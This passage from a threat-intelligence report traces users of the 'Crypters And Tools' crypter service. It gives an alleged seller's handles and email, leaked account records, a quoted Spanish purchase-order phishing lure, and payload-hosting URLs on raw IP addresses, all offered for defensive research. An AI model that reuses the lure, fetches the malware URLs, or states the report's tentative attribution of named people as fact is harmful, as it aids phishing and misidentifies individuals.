



Figure 38. Website for selling various software



Contact

Discord: HeadMaster#4788


Telegram: BigHero100

Skype: supporter747

Email: jkbest22@gmail.com

Figure 39. Contacts on the website

We found the following user in the Crypters And Tools database.



```
"headmaster": {
  "ExpirationDate": "2025-03-20",
  "ExpirationDate_bat": "2025-03-20",
  "ExpirationDate_vbs_js": "2025-03-20",
  "HadwareID": [redacted],
  "Months": 1,
  "Password": [redacted],
  "RegistrationDate": "2025-03-05",
  "ResetarHWID": "False",
  "Username": "headmaster",
  "isPay_Encryption_01": true,
  "isPay_Encryption_02": false
},
```

Figure 40. Information from the database about the user headmaster


Note the connection between the Discord account "HeadMaster" and the email address jkbest22@gmail.com (Figure 39). In public data breaches, we found several passwords linked to this email address, one of which matches the password used by headmaster in Figure 40 (the password is hidden in the image).

This suggests the attacker reused the same credentials across multiple email accounts and services including the aforementioned malware marketplace.

Additionally, several of the attacker's email accounts appeared in data leaks that exposed not only usernames and passwords but also IP addresses, all of which resolved to Pakistan — the suspected country of origin for the Aggah group. However, it has not yet been possible to establish an unambiguous connection between HeadMaster and Aggah.

Others Users

Another identified user is HURRICANE.




```
"HURRICANE": {
  "ExpirationDate": "2025-06-10",
  "ExpirationDate_bat": "2025-06-10",
  "ExpirationDate_vbs_js": "2025-06-10",
  "HadwareID": [redacted]
  "Months": 3,
  "Password": [redacted]
  "RegistrationDate": "2025-03-10",
  "ResetarHWID": "False",
  "Username": "HURRICANE",
  "isPay_Encryption_01": true,
  "isPay_Encryption_02": false
},
```

Figure 41. Information from the database about the user HURRICANE

This user, like many others, was identified through API requests to Crypters And Tools infrastructure, which he made during his attacks:

> http://94.156.65.247/Users_API/HURRICANE/file_lfhsdrdp.5db.txt


From: Nicolás Anzorena <nanzorena@acozzuol.com.ar>
To: [redacted]
Cc:
Subject: CONFIRMACIÓN DEL PEDIDO E1012892

Acozzuol OC E1012892 _07(C) 2024.doc (191 KB)

Buenos días Estimado Proveedor,

Adjuntamos nuestra confirmación de pedido
Verifique y confirme mediante devolución, de lo contrario =onsideraremos este documento aceptado y correcto.

Muchas gracias,
Saludos.

Nicolás Anzorena | Compras =roductivas

+54 03327 433 | www.acozzuol.com.ar
Benjamin<=> Seaver 5400-5302, Malvinas Argentinas

Figure 42. Example of a letter from Crypters And Tools user — HURRICANE

The document filenames resembled those typically used by TA558, but the subsequent stages of the attack chain differed significantly.

In addition, we observed several other URLs linked to Crypters And Tools users, although we currently do not have further information on those actors:

- http://91.92.254.14/Users_API/Just1ne/file_1hsfgryb.he3.txt
- http://91.92.254.14/Users_API/gavrels/file_ycm2xqby.heg.txty
- https://91.92.254.29/Users_API/Ws/file_wuey5ekz.pcq.txt

Conclusion

Researchers frequently cite Crypters And Tools infrastructure as indicators linked to specific threat groups. However, this attribution is not always accurate. In the first part of our research, we detailed the crypter's architecture and outlined a set of network and file-based indicators associated with Crypters And Tools. In this second part, we demonstrated which threat groups have used the crypter as well as the connections between them.

We also analyzed the activity of several individual Crypters And Tools users and were able to confidently attribute some of them to known threat groups such as Blind Eagle and TA558. In addition, we identified other notable users, for instance, bukky101, who, together with another user, sent at least 60,300 phishing emails in a single day across multiple regions.

Moreover, the recent campaigns attributed to Aggah indicate that, despite a period of inactivity in 2022, the group has remained active throughout 2024 and 2025. Core techniques like the use of serverless infrastructure (for example, Blogspot, Bitbucket) continue to play a central role in its infection chains. At the same time, we observed the adoption of new payloads such as Rhadamanthys and XWorm.

List of Reports Mentioning the Groups and the Crypter

Aggah

- https://malware.news/t/unknown-ttps-of-remcos-rat/80082
- https://yoroi.company/research/serverless-infostealer-delivered-in-est-european-countries/
- https://web.archive.org/web/20240106015245/https:/marcoramilli.com/2022/11/21/is-hagga-threat-actor-abusing-fsociety-framework/
- https://ti.qianxin.com/blog/articles/Subgroup-of-Blind-Eagle-Analysis-of-Recent-Attack-Activities-from-Hagga-Group-EN/

TA558

- https://www.metabaseq.com/threat/ta588/

- https://www.forcepoint.com/blog/x-labs/url-shortener-microsoft-word-remcos-rat-trojan
- https://cyble.com/blog/threat-actor-employs-powershell-backed-steganography-in-recent-spam-campaigns/
- https://www.seqrite.com/blog/steganographic-campaign-distributing-malware/
- https://www.trellix.com/blogs/research/unmasking-the-hidden-threat-inside-a-sophisticated-excel-based-attack-delivering-fileless-remcos-rat/
- https://www.cyfirma.com/research/exploiting-document-templates-stego-campaign-deploying-remcos-rat-and-agent-tesla/

Blind Eagle

- https://blogs.blackberry.com/en/2023/02/blind-eagle-apt-c-36-targets-colombia
- https://www.esentire.com/blog/blind-eagles-north-american-journey
- https://mp.weixin.qq.com/s/DDCCjhBjUTa7Ia4Hggsa1A
- https://any.run/cybersecurity-blog/steganography-in-malware-attacks/

PhantomControl

https://www.esentire.com/blog/phantomcontrol-returns-with-ande-loader-and-swaetrat

Articles Featuring Crypters And Tools without Attribution to Any Groups

- https://somedieyoungzz.github.io/posts/stego-camp/
- https://asec.ahnlab.com/en/65111/
- https://www.mcafee.com/blogs/other-blogs/mcafee-labs/agent-teslas-unique-approach-vbs-and-steganography-for-delivery-and-intrusion/
- https://www.zscaler.com/blogs/security-research/threat-actors-exploit-cve-2017-11882-deliver-agent-tesla
- https://www.fortinet.com/blog/threat-research/python-info-stealer-malicious-excel-document
- https://blog.itochuci.co.jp/entry/2024/04/16/163014
- https://medium.com/@b.magnezi/malware-analysis-xworm-80b3bbb072fb